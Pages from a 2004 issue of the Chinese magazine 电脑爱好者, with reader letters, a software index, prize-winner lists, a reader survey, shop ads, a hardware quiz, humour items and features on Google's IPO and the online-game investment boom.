最近,胖子爱心萌发,收养了隔壁某男赠送的一支雌性小猫咪。编辑部对胖子此举深意争论不休,不过大家能够达成共识的是——这必将演绎成一段惊心动魄、荡气回肠的《美女与野兽2004版》养成类感情戏!也许是预料到了双方情感纠葛的艰辛,胖子给小母猫起名为——"苦瓜"……出生于70年代初期的Andy不能不感叹,这年头,纯真的感情好难寻获,竟要胖子如此低调地从娃娃抓起!

信来信往

读者yuqing：近几期的《掀起小编的‘盖头’来》让读者乐不可支，掀起这块“红盖头”，原来是位“美丽的新娘”，让读者赏心悦目。特别是Ricky，侃得大家忍俊不禁:P，这个版面给杂志锦上添花。读者和作者都很崇尚编辑，所以对此栏目特别感兴趣，再加上编辑美妙的文笔，让读者在得到知识的同时开怀大笑，那种感觉妙不可言。我的心被《电爱》征服了……

《电爱》越做越人性化了，从这个小栏目中体现了对读者的体贴入微。

爱刊回音： 谢谢您对本专题的认可。《电脑爱好者》集团是一个快乐团队，聚拢在《电脑爱好者》大旗下的全国的电脑爱好者更是一个快乐的大团队，大家不约而同地站在这面快乐的红旗下，迎着朝阳，生活得像红丝带一样潇洒飘逸。生活在这样的一个大家庭中，读编之间更应该多一份了解，多一些交流。《掀起小编的“盖头”来》系列只是我们办好“编辑部在行动”这个栏目想法的具体体现之一，是增进读编交流的一个方面。我们不但想借助于这个栏目让读者走进编辑生活，了解编辑工作台前幕后的方方面面，更希望让读者了解作者和其他读者的电脑生活，做到让大家了解大家。今后，我们计划给大家陆续推出形式更加多样化的交流内容，比如:“走进读者的电脑生活”、“《爱》刊作者成长日记”、“编辑部幕后秘闻”等系列，希望读者朋友们各抒己见，来信谈谈您对办好这个栏目的想法，更希望大家能够踊跃投稿，写下您或您身边曾经或正在发生的与电脑相关的有趣事件。建议或稿件请投hotline@cfan.com.cn，为减少垃圾邮件的干扰，请在邮件主题中包含“《编辑部在行动》”字样。

读者王娜：许多机构或其组织的活动都拥有自己的吉祥物，电脑爱好者是否应该有自己的吉祥物？

爱刊回音： 吉祥物？电脑爱好者的吉祥物除了电脑还能有什么呀^_^！对于电脑爱好者来说，电脑就是最吉祥的宝贝，没有电脑比什么都痛苦，电脑能给他们带来一切。不过，小编知道您说的一定不是电脑了，您指的是《电脑爱好者》的吉祥物，甚至整个“电脑爱好者集团”的吉祥物，是吧？！小编们倒是想听听大家对《电脑爱好者》吉祥物的想法，《电脑爱好者》的吉祥物应该是怎么样的一个可爱之物呢？大家不妨来信说说。

第10期杂志相关软件索引

	软件	软件说明	页码
	Check4me 2.02	可以监视网页、FTP及本地文件/文件夹的改变	30
荐	暴风影音专用优化迷你播放器 1.17	根据MyMPC的弱势制作的影音播放器	35
荐	闪盘极速发送 2.0	通过悬浮窗口将文件直接复制到闪存盘中	35
	FILE SIEVE 0.97	根据文件的首字母进行分类的软件	36
荐	RegFix 1.21 Build 20040408	修复常见的注册表问题	36
	飞飞函数图像 1.1.0.83	画函数图像的最佳选择	36
	Command Prompt Bar 1.3.7	将DOS命令栏放到“资源管理器”中	36
	电影屏保 1.2	可以用视频文件做屏保的软件	37
荐	Shell Exif see 1.0c	为“资源管理器”添加显示图片Exif信息的功能	40
	Exif Show 1.3	为IE添加显示图片Exif信息的功能	41
	Digital Film 1.6.2	可以用来清除或修改图片的Exif参数	41
荐	Turbo Photo 3.4	通过Exif来管理你的数码照片	41
荐	ClocX 1.4 简体中文版	精美的桌面时钟，占资源很少	42
	数据库浏览器 1.2	免费的Access数据库读取工具，体积仅1MB	50
	UPX 1.20	给文件加壳压缩的工具	57
荐	QQ2004内测版	QQ2004的第一个版本	61
	WinHex V11.2 SR-1汉化版	从内存中查找电影下载地址	65
荐	UltraFXP 1.07多国语言版	可以挑战FlashFXP的FTP客户端软件	66

热心评刊员公布

以下33位读者被评为2004年第6期热心评刊员。㊣表示为《电脑爱好者》2004年全年订户。

特等奖2名（奖品为移动之星硬盘盒1个）

王海山　黑龙江省肇东市第一医院财务科　151100
李彦兵　北京朝阳区裕民路12号北塔11层1198室　100029

优秀奖1名（奖品为三诺N-21CA音箱1台）

刘　巍　天津市大学社外学院中文系2001级　300072

纪念奖30名（奖品为《智能狂拼》软件1套）

王旭巍(山西)	杨新颖(辽宁)	陈　磊(四川)	刘旭(重庆)	王　萧(江西)	王海山(黑龙江)
陈　刚(安徽)	张世玮(山东)	王　鼎(浙江)	杜军平(北京)	刘　巍(天津)	甘玉庆(黑龙江)
尚　星(甘肃)	谭金芳(江苏)	郝晨辰(山西)	刘　勇(山东)	陈　浩(安徽)	王士伟(黑龙江)
郭　兵(安徽)	干旭春(上海)	禚长春(上海)	刘祖全(广东)	单　凯(河南)	陈国业(广东)
任普光(山西)㊣	陈文健(广西)㊣	周　泓(安徽)㊣	董云丰(河北)㊣	张久明(山东)㊣	何其源(北京)㊣

最佳文章公布

2004年第6期优秀文章

第一名：“特别话题”栏目《菜鸟也来编程序——Windows脚本编程一日通》作者：狮峰　李兴旺获得奖金500元和《电脑爱好者》荣誉证书。

第二名：“硬件步步高”栏目《“蓝色禁区”的绿色通道——BIOS设置程序帮你快速解决故障》作者：缺氧的鱼获得300元奖金和《电脑爱好者》荣誉证书。

第三名：“硬件步步高”栏目《菜鸟晋级系列：你是我记忆的源泉——内存综述》作者：包日晓获得200元奖金和《电脑爱好者》荣誉证书。

《电脑爱好者》2004 年第 10 期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 38 位热心评刊员，发给丰厚的奖品。

DU ZHE PING KAN 读者评刊




优秀奖 8 名

奖品：蓝色贝雷反恐派键鼠套装

价值：108 元

◆超薄的外观,符合人体工程学
◆激光镭射字符,永不磨损,高品质薄膜开关性能稳定可靠
◆防水、无杂音设计，使用寿命高达1000万次以上
◆左、右对称的圆弧鼠标造型,适合左右手使用
◆支持多国语言，Windows/Windows NT、IBM PC/XT/AT/PS2兼容
□公司网址: www.jeeja.com
□公司电话：0755-28882507
感谢深圳市金积嘉电子工业有限公司提供奖品赞助

蓝色贝雷反恐派键鼠套装



纪念奖 30 名

奖品：超星读书卡

价值：30 元

◆图书分类与数量海量,目前世界最大的中文在线图书馆
◆24小时在线服务永不闭馆,只要上网您可随时随地进入超星数字图书馆
◆图书的智能检索与在线找书专家的共同引导,帮助您及时准确查找阅读到书籍
◆超星图书格式与超星阅览器的技术成熟,开创独有的流式阅读技术,阅读更为安全可靠
◆16×7节假日不休息的在线技术客服人员通过客服热线电话、在线论坛、电子邮件等可以为您随时解答疑问
□公司电话：010-62962921、62987638
□公司网址: http://www.ssreader.com/
感谢北京超星伟业公司提供奖品赞助

超星读书卡

■个人资料

姓名____________ 出生日期____________ 性别________ 文化程度________

职业____________ 联系电话____________ 通讯地址____________________

邮政编码____________ Email____________________ QQ____________

■本期文章评价

(请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”;如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜　欢	不喜欢
CFan 新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络 e 生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、数字生活			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1.您喜欢“软件物语”这个栏目吗？□是 □否 □建议____________________

2.您喜欢“软件故事”这个栏目吗？□是 □否 □建议____________________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京 9615 信箱(邮编:100086) 《电脑爱好者》编辑部 / 评刊 2004 年第 10 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 评刊截止日期2004年6月15日(以邮戳为准)

裁剪线

电脑爱好者 俱乐部 特价商城

精品放送



爱好者 MP3 播放器普及省电版 MF-006(128M)

中英文菜单随意切换，操作简便；中文歌名显示；兼容MP3\WMA等音乐格式；USB直插免驱，移动存储更方便；12 小时超长录音及播放时间；AZZ\CLASSIC\ROCK\POP\NORMAL6 种播放模式；多循环方式，独有 PREVIEW 功能；黑色反显炫光。


449元

爱好者 MP3 播放器 zippo 版 MF-007(128M)

128 × 64 点阵超大屏幕，超酷黑色反显炫光；金属外壳，腐蚀工艺，高度耐磨；多语言菜单；歌名、歌词同步显示；兼容多种音乐格式；高效锂电，播放录音长达 12 小时；支持优盘、录音、A-B 复读等功能；内置 FM 调频功能，可预置 20 个频道，并支持同步内录；6 种音效模式；配备名牌优质耳机。



599元




爱好者 MP3 播放器时尚版 MF-008(128M)

经典造型，卓尔不群；超酷黑色反显炫光；金属外壳，腐蚀工艺，高度耐磨；歌名、歌词同步显示；独特节能设计，可连续使用 12 小时；兼容 MP3\WMA 等多种音乐格式；支持优盘、录音、A-B 复读等功能；内置 FM 调频功能，可预置 20 个频道，并支持同步内录；6 种音效模式；配备名牌优质耳机。

699元

选购爱好者 MP3 播放器者，加 99 元可获赠以下任一款产品。



◀爱好者优盘(64M) 178元



◀ 联想摄像头(30 万像素) 188元

爱好者摄像头 CF-35D (35 万像素)▶

新一代图像传感器；高品质5组光学镜头；高性能图像压缩算法，速度快、无拖影，节省系统资源；最高动静态分辨率为 640 × 480像素；最高帧速度每秒30帧；自动或手动控制参数调节对焦范围、色彩饱和度、光度、对比度、GAMMA 校正、白平衡等；硬件快拍功能强大；转动角度上下±20°、左右360°。



188元

▼ BTC 8190URF 鼠标键盘套装(800dpi)

滚轮无线键盘&无线光电鼠标；360度全方位工作；4米工作距离；可有效穿过墙体，不受干扰；拥有系统、OFFICE、网络、多媒体、剪贴 5 大类共 33 个快捷键及15个组合快捷键；轻按滚动键即可弹出如资源管理器、控制面板等常用窗口；USB接收器；赠四节金霸王 5 号电池。



~~原价:600元~~ 特价: 338元

声明 欲购商品者可通过邮局办理汇款，款到发货，邮费按照产品定价的5%收取；请在汇款单附言栏中注明产品型号并留下个人联系电话；商城售出商品 3 个月包换，1 年包修。

邮购地址：北京市 9615 信箱电脑爱好者俱乐部（100086）
查询电话：(010)62141292 收款人：李 华
E-mail：cf_club@cfan.com.cn 商城主页：http://www.cfan.net.cn

爱好者俱乐部杯"学硬件 获大奖"有奖问答

参加办法(任选一种)



◆将答案按照"ABC"（A 代表第 1 题的答案，B 代表代表第 2 题的答案，依此类推）的格式发送短信至 1111910（中国移动用户）或 9111110（中国联通用户）。

◆将答题卡邮寄至：北京市 9615 信箱 CFan "硬件步步高"栏目收（100086）。请在信封上注明"有奖问答"字样。

◆发送 E-mail 至：dizen@intodigi.com。请在邮件主题上注明"有奖问答"字样。

答案可在"硬件步步高"栏目中找到。本期有奖问答的截止日期为 2004 年 6 月 15 日，获奖名单刊登在《电脑爱好者》2004 年第 14 期。

关于爱好者俱乐部

爱好者俱乐部集服务、销售、培训、娱乐于一身，通过优质、低价的产品和专业周到的服务，满足广大用户"体验时尚、感受快乐、掌握技能"的全方位需求。爱好者俱乐部经销商品包括数码产品、电脑配件、整机、外设、游戏、软件、图书、杂志等，并开展攒机、维修、咨询、数码制作等多种服务，并定期开展各种专题讲座和会员活动。

网址：www.cfan.net.cn
电话：010-62162598 转 8318

本期奖品设置

◆一等奖 2 名　各奖 Dazzle DVC 90 采集盒 1 套　价值 1480 元
◆二等奖 5 名　各奖 Ulead 会声会影 7 DV Plus 版 1 套　价值 680 元
◆三等奖 20 名　各奖电脑爱好者鼠标垫 1 个　价值 30 元



Dazzle DVC 90采集盒



Ulead会声会影7 DV Plus版

2004 年第 6 期硕泰克杯"学硬件 获大奖"获奖名单公布

◆一等奖(各奖美达 S865PE主板 1块)
陈洁丛(广东) 139****8796

◆二等奖(各奖美达绚丽MX440 8X显卡1块)
方右顺(河北) 章东乐(北京) 135****9083 138****6654 138****4682

◆三等奖(各奖电脑爱好者鼠标垫1个)
王 卓(河北) 蒲 建(四川) 王 琨(湖北) 徐长坤(湖北) 王 昊(辽宁)
沈培明(上海) 卢 禹(黑龙江) 王珍珍(四川) 陈 明(湖北) 何东陆(湖南)
梅树军(山东) 李兴旺(广东) 王玉艳(河北) 胡海麟(上海) 陈华钊(广西)
刘 鹏(辽宁) 曾东晖(河北) 张印宝(北京) 135****2368 133****8481

2004 年第 6 期硕泰克杯"学硬件 获大奖"正确答案公布

1.C 2.C 3.C

答题卡（2004.10） 复印有效

1.nVIDIA GeForce 6800 Ultra 的核心工作频率为_____。
A.400MHz B.475MHz C.550MHz

2.ATi Radeon X800 Pro 显示芯片将搭配_____显存。
A.GDDR B.GDDR2 C.GDDR3

3.cpi 是表示每_____内所含的字符数。
A.行 B.列 C.英寸

4．您对"硬件步步高"栏目有何建议？（请另附纸）

姓名：________ 学历：________ 年龄：_____ 邮编：________
地址：____
电话：__________________ E-mail：______________________

编辑部异闻录


“客服”热线



■漫画 张炜昱 CF [SQ04]

开心一刻 中国人必玩之疯狂火箭

当我第一次玩这个游戏时，刚玩了 5 分钟，我就决定永久把它留在我的 Windows 中，我的 LP 在旁边看了 5 分钟，然后无情地把我从座位上赶开，从晚 8 点玩到了晚 12 点。



ROCKET MANIA DELUXE（中文翻译为“疯狂火箭”）的背景是中国的节庆，欢欣鼓舞的烟火即将表演，可是引线却残缺不齐，玩家必须将绳子一一接好，通往每个烟火（像我们小时候经常玩的窜天猴）端，才能够引燃烟火，让节庆顺利进行！玩法有点类似水管工人，但这回可不是接水管，而是接绳子！只要在规定时间内（上面有数盏灯笼作为计时，鸡叫是时间将用尽的信号）燃放规定的烟火数即可过关。在游戏中你将扮演一个小孩，每通过一关你就会长大一点，当然要点燃的烟火也会逐级增加。

游戏的画面非常精美，加上不错的音效，很有中国味道。串场的是一只可爱的中国龙，为你不断加油并告诉你加分的小技巧——那就是尽量接通数字比较多的烟火，一但接通发射出去，分数将暴增很多，同时，如果你足够沉着和机敏，那么最好一次能够多接通几个烟火。另外，游戏过程中经常会有奖励，比如：炸弹、闹钟、钱币等！

ROCKET MANIA DELUXE 中有三种模式的游戏，除第一种外，其他两个难度更高，你可以试试。下载地址为：http://www.popcap.com/launchpage.php?theGame=rocketmania。另外，该游戏还有一个在线版，不用下载也能玩，地址为 http://www.popcap.com/gamepopup.php?theGame=rocketmania。

CF [SQ01]

错位的照片

这些照片让你一眼看去就有错位的感觉，为什么呢？原来都是模特用平面图（一般是杂志广告或招贴画）与自身的某部分拼接起来，然后选好特定的拍摄角度制作而成的。这让 Ricky 想起小时候去海边玩，经常看到有人趁着日落拍摄一种“手托太阳”效果的照片。这可绝对是个好创意，不过如果永远停留在“手托太阳”的层次上，就太可惜了，不是吗？看看这些精美的错位拼贴图吧，你是不是也跃跃欲试拍一些了呢？



图1 [illegible]



图2 对不起，吓到你……



图3 这种相机广告随处可见，不过要利用起来可就有难度了

大学毕业前最应该做的20件事

转自猫扑论坛

1.不管你曾经多么内向，你一定要在全班同学面前，认认真真地讲一次话，或者唱一首歌，或者和开学时一样，再介绍一回你自己。

2.拜访一回你最尊敬的老师；在毕业时，认真地记住一条关于人生的经验。

3.一定要对你喜欢的女生(男生)表白，认真地告诉她(他)，我爱过你！

4.一定要和一个女生(男生)很认真地走一回“情人路”，或者爬一次“情人坡”。

5.即使从不喝酒，也一定要认真地醉一次。

6.在夏夜的雨水里，大声地喊一次那个你想过多次的人的名字。不要怕你的声音过大，惊醒N多梦中人。

7.认真地在你不喜欢的食堂里品尝一次免费的汤，你会在很多年后还清晰记得它的味道。

8.在一个太阳还没有升起来的早晨，去操场跑一次步，和那些生猛的大一新生们比较一下懒觉睡多了后体力上的差距。

9.在宿舍里不要有类似于写“某某到此一游”的行为。

10.下定决心，班集体的活动这次一定不借故溜走——如果还有的话。

11.认真地穿一次西装(套装)，看看自己和四年前究竟有什么变化。

12.花一下午的时间整理自己的书箱，看看哪些书是可以留下的，哪些是不要了的。在某本书里，是不是看见了一张久违的纸条，或者是某人的名字？

13.男生整理衣柜的时候，记得把你的球衣送给你的学弟，CD送给学妹，游戏自己带走。

14.再爬一次校园里的小山，如果有游泳池，一定也要再痛快地畅游一回。

15.记得留下每一个你觉得应该是朋友的人的联系方法，然后把你的新单位的电话给他们。

16.终于要走了，再剪一次发，让自己崭新地离开，然后崭新地开始。

17.记得归还你的证件、陪伴了你四年的桌子、椅子和凳子——我们不提倡你宁肯罚钱也要留下你的图书证、学生证、医疗证、食堂饭卡……但我们对此深表理解。

18.论文答辩可能是你人生当中最后一次课堂作业了，请认真地书写每一个字。

19.和你一起睡了四年的床，一定要记得跟它合一张影。

20.尽可能去送每一个你能送的同学。你要明白，他们是你四年的同学，他们中的某人，也许是你最后一次见到了…… CF [SQ03]



图4 实在是经典啊……



图5 能找到如此相似的头发也实属不易




图6 身材不好？没关系……

CF [SQ02]

编辑部异闻录

聊天机器人



两段程序，很快就成为朋友了……

■漫画 张炜昱 CF [SQ05]



又一个富翁制造机

■ 吉林 海浪轻风



Google创始人布林(左)与佩奇(右)



Google CEO施密特



Google首位投资人贝托尔斯海姆



Google风险投资家杜尔



Google风险风险投资家莫瑞兹



Google的“肌肉型”股东大鲨鱼奥尼尔



另一位“肌肉型”股东就不用介绍了

IT界是一个最容易孵化“神话”的领域，无论是技术、产品、公司还是人物，头顶光环、万人仰慕者比比皆是。但随着互联网泡沫的破裂和整个IT产业的逐渐式微，业界已经很久没有出现过让人孜孜不倦地谈论的神话故事和人物了。不过，不要担心，那只是暂时的。现在，Google将再次用他们的行动让你为他们的成功感到热血沸腾！

又见网络圈钱“标兵”

去年就一直疯传Google要上市的消息，世界也一直期待着这只金蛋的降生，5·1前夕，Google宣布计划通过网络拍卖的形式发行价值27亿美元的股票，终于揭开了它上市的神秘面纱。在这之前，Google的上市计划一直是个迷。据说Google公司的管理层去年就禁止投资银行人员进入公司总部。那些有幸聆听公司募股计划的投资银行人士，事先必须签署一份保证不会向新闻界透露一丝一毫有关细节的宣誓书，甚至一些Google的早期投资者也被蒙在鼓里。究其原因还是一个字——钱。因为Google上市又将造就一个亿万富翁俱乐部，其中的利害关系非同小可。

Google的上市计划本身就非常神秘，有关Google股票的发行时间、股票数量以及价格范围，到正式发行前一刻，外界任何人都还不得而知。但市场分析人员估计，Google上市后整个公司的市值可能达到200亿美元，将超过联邦快递、耐克等大公司。那些创业的开国元勋们自然功不可没，当然他们也是受益者，Google公司一下子成为了亿万富翁的又一个摇篮。作为Google创始人的塞尔吉·布林（Sergey Brin）和拉里·佩奇（Larry Page）当然是此次Google上市的最大赢家。

从红场少年到亿万富翁

塞尔吉·布林今年30岁，出生在前苏联。他的父亲是一位数学家，曾经在前苏联的计划委员会就职。据说在苏联工作时期，他父亲的主要任务就是用数据证明苏联人生活水平比美国人高得多，现在看起来真有点滑稽。1979年年幼的赛尔吉被父亲带着一同移民到了美国。另一位创始人拉里·佩奇今年31岁，他的父亲是计算机科学和人工智能的先驱，佩奇在6岁时就爱上了计算机。1995年两人在斯坦福大学相识，以后一起攻读博士学位，佩奇和布林设计了PageRank计算方法，该方法不仅仅可以使搜索时能考虑Web网站上的标题或文本，还考虑了与它相链接的其他网站。1998年9月7日是值得所有世界网民记住的日子，这一天Google正式诞生了。今天Google已经是网络搜索的代名词，如果一个网民不知道Google就像一个馋虫不知道麦当劳、狗不理一样。

你知道吗？

Google这个名称的含义

Google是由英文单词“googol”变化而来，它表示1后边带有100个零的数字。Google使用这个词代表公司想征服网上无穷无尽资料的雄心。

美国《福布斯》杂志在今年2月26日公布的2003～2004年度全球富豪排行榜中，Google的两位创始人布林和佩奇首次进入富豪榜，他俩与以《哈里·波特》一书风靡全世界的英国女作家JK·罗林以10亿美元的净资产并列第552位。

目前布林持有公司3850万股票，佩吉持有3860万股，这次成功上市后，两人的名次可能会像坐了火箭一样飞速上升。这种双打式的组合与许多IT公司的经历非常类似，例如微软创办人比尔·盖茨和保罗·艾伦。比尔已经连续十年荣登富豪榜首，去年的资产总数为466亿美元。虽然466亿这个数字比上一年度《福布斯》公布的盖茨净资产上涨了13%，但仍然无法同他1998年创下的1000亿美元的纪录相比，而且目前正受到排名第二的股神沃伦·巴菲特429亿美元身价的紧逼。4月份瑞典媒体甚至报道说，比尔·盖茨第一的宝座已经被一位瑞典家具制造商宜家公司创始人英瓦尔·坎普拉德夺取。而且说这个小时候靠卖火柴、圆珠笔和铅笔起家，现在出差经常乘坐经济舱的抠门老板竟高出比尔近60亿美元。据说都是美金贬值惹的祸，但这一名次一直没有得到《福布斯》的承认。比尔·盖茨的好友兼搭档保罗·艾伦则以210亿美元排名第五。

其实布林与佩吉两人一直对上市不感兴趣，倒不是两人不爱财，主要是担心上市后公司面临被收购的风险。为了防止被早就对它垂涎三尺的微软收购，Google上市还留了一手，创建了一种双重表决结构。这种结构在媒体行业很普遍，但在IT公司中却很少见。它能够让拥有将近33%的B股股权的几位Google创始人牢固地控制公司的命运，使Google很难被其他公司收购。因为Google这次仅发行A类股票。A类股票每股仅有一个表决权，而B类股票每股拥有10个表决权。

“眼光”决定一切

几年前米卢走了，荷包里揣着几千万元人民币，留下的除了至今依然混沌一片的“悲伤”足球，还有“态度决定一切”那句名言。其实IT投资领域还有一句比米卢名言更响亮的：“眼光决定一切”。

Google的成功还有一个人功不可没，就是Google公司现任CEO、现年49岁的埃里克·施密特(Eric Schmidt)。他拥有普林斯顿大学电子电气工程学士学位、加州大学伯克利分校的计算机科学学士学位和博士学位，先后担任过SUN公司首席技术官和CEO、Novell公司主席兼CEO。2001年3月，施密特凭着自己精明的眼光跳槽来到正处在低潮期的Google，担任董事会主席和首席执行官。正是施密特的到来给Google带来了飞跃，帮助它从一个比较单纯的网络搜索引擎，转变为一个为企业提供各种搜索服务的供应商和互联网上最大的广告平台，开创了搜索引擎新的时代。目前他持有1480万股票，也可轻松步入亿万富翁之列。

除此之外，公司中还有奥密德·科尔德斯坦尼（高级副总裁）持有480万股；维恩·罗辛（工程副总裁）持有150万股；K·拉姆·史利拉姆（K·RamShriram）持有530万股股票，占总股本的2.3%，他是前亚马逊公司负责业务开发的副总裁。公司管理人员持股总额达到1亿5千万以上，这些人也都会成为大大小小的亿万、百万富翁。就像《福布斯》杂志2003～2004年度全球富豪排行榜中，第六到第十名全都是美国百货巨头沃尔玛家族成员一样（五人的资产都达到了200亿美元），一人得道鸡犬升天。

Google的首位外部投资人是佩奇和布林的斯坦福校友、Sun公司创始人之一、思科的现任副总裁贝托尔斯海姆(Andy Bechtolsheim)。他当时慧眼识英雄，甚至连细节都没来得及讨论，就干脆地掏出了支票本，于是10万美元就成了Google的第一笔启动资金。尽管现在他仅持有1%的股份，但其投资也将飙升到3亿美元以上，看来眼光的长远确实可以与收益成正比。

1999年6月7日，是Google发展史上具有里程碑意义的一天，硅谷最有名的两家风险投资公司克莱那·巴金斯(Kleiner Perkins Caufield & Buyers)和美洲杉(Sequoia Capital)都同意向Google一共投资2500万美元，两家公司的掌门人约翰·杜尔(John Doerr) 和Mike Moritz同时进驻公司的董事会。说起这两个人可都赫赫有名，Sun、Intuit、Amazon和Yahoo等赫赫有名的IT公司创业的成功都有他们的功劳。目前两家风险投资基金每家拥有Google约11%～14%的股份。另外1998年美国在线以2200万美元和1000万美元投入Google，这些股份都将增值为数十亿美金。

一样的受益者，不一样的心情

这些投资者中有一个是比较尴尬的，这就是雅虎。雅虎目前拥有Google约5%的股份，而且雅虎的创始人大卫·费罗与Google的创始人拉里·佩奇和塞尔吉·布林是好朋友，但他曾于1998年否决了收购Google技术的决定。2000年两家公司达成合作协议，Google为雅虎提供搜索引擎服务。但是随着Google的不断强大，并开始涉足新闻、电子商务等领域，两家公司逐渐形成竞争态势。此次Google上市在给雅虎带来巨大收益的同时，也扩大了竞争的规模与等级，真不知道他们现在心里是什么滋味。

Google的其他投资者还有佩奇和布林的母校斯坦福大学、网景创始人Marc Andreessen、eBay创立者Pierre M. Omidyar，甚至还有我们熟悉的基辛格博士、著名影星施瓦辛格、高尔夫名将伍兹和NBA明星大鲨鱼奥尼尔，他们当初投入到Google的钱都将升值几百倍。“人家吃肉我喝汤”，此次Google上市的承销商摩根斯坦利和瑞士信贷第一波士顿也分了一杯羹，据预期他们有望从这次上市中获得1亿美元的酬金。

另外为了引来这只备受关注的金凤凰，纳斯达克股市和

纽约证券交易所这两家机构一度剑拔弩张。但Google这次宣布将寻求在两地同时上市，结束了这场一触即发的战争。现在纽约证交所有2800多家中小企业挂牌交易，总市值达到18万亿美元；而纳斯达克尽管由于受2000年科技股泡沫破裂的影响，指数跌了又跌，但仍然拥有雅虎、微软等国际大鳄。目前雅虎正在改进其搜索服务，微软也已经组建了自己的小组准备研发更好的搜索引擎。看来以后三大巨头除了在搜索市场上用技术龙争虎斗以外，股价上的较量也将成为一大看点 。

现在几乎所有人都看好Google股票的后市走势，因为Google上市创下了近年来两个之最：第一是自从2000年互联网泡沫破裂以后，美国股市最大规模的一次公开上市；第二是1995年网景上市后最令投资者期待的一次上市。投资者对于Google上市呈现出一种近乎狂热的追捧，人们查询Google的上市文件使得证交会网站的流量比平时增加了9倍，曾一度导致证交会的网站访问速度大幅下降。许多跃跃欲试的投资人都说："我想购买它的股票，我不在乎它的股价有多高。"看来投资者的热情将不断提升每位股东的身价，造就出更多大大小小的富翁。此时的Google确确实实成了富翁孵化器！

编后：IT业界确实是一个神话故事多发地带。Google的成功，看似天方夜谭、不可思议，但他们的技术和产品能让"网海捞针"的人们享受到快速定位信息的方便，并且让一个技术和产品演化为一种文化，他们的创始人和参与者们是应该享受到人们的敬仰，并且得到丰厚回报的。小编只是期待，我们中国人和中国的企业，什么时候也能创造出一两个神话，让国人的口水不要总是向外人白白地流了…… ^_^ CF [XW01]



网游"大跃进"

■ 邹肇辉 马晓莉

在投资领域日渐多元的今天，扎堆赶集似的盲目扔钱、烧钱之举似乎已成为历史，过往激情燃烧的投资冲动已让位于理性的思考和理智的选择了。然而历史就像一幕大戏，老有某些人或某些势力出于不同的目的将其重演。

在一夜暴富的互联网神话推动下，1958年"大跃进"运动的熊熊炉火穿越四十年的时光，映红了互联网的天空，在上世纪末掀起了另一场"大跃进"运动。其近乎疯狂的情绪与当年相比亦不遑多让，只是木炭变成了名曰"风险投资"的大把大把的银子，粗制滥造的钢铁换成了粗制滥造的网站。绚烂之后终归平淡，热闹之后难免沉寂。流火之夏很快过去，紧接着便是互联网万木凋零的深秋和萧瑟肃杀的严冬。许多生如夏花的网站终未挺过漫漫严寒而僵如冬虫，侥幸活下来的也基本上是气若游丝，直到两年后才在短信这粒"回魂丹"的帮助下慢慢缓过劲来。伤疤未见好，痛却先忘了个干净。在国家棒喝投资过热的钢铁、水泥、电解铝等行业时，网游投资的热潮陡然高涨起来，并呈愈演愈烈的态势。

历史的重演并不令人惊讶，只是间隔如此之短就不免令人怀疑哪儿有了病灶。圈外的闲散资金为逐利热钱而兴风作浪倒也不令人惊讶，只是一些深谙网游三昧的资深IT公司也昏了头，就不免令人发匪夷所思之叹了。一些大嘴评论家和长于摸象的"盲人"预言家展示的网游梦幻图也不令人惊讶，只是那么多睿智的头脑也会被这剂蒙汗药麻翻就令人百思难解了。

网游这壶水开了

是什么使网游一时间热得烫手，引无数业内业外大腕竞折腰呢？究其原因，不外以下几条。

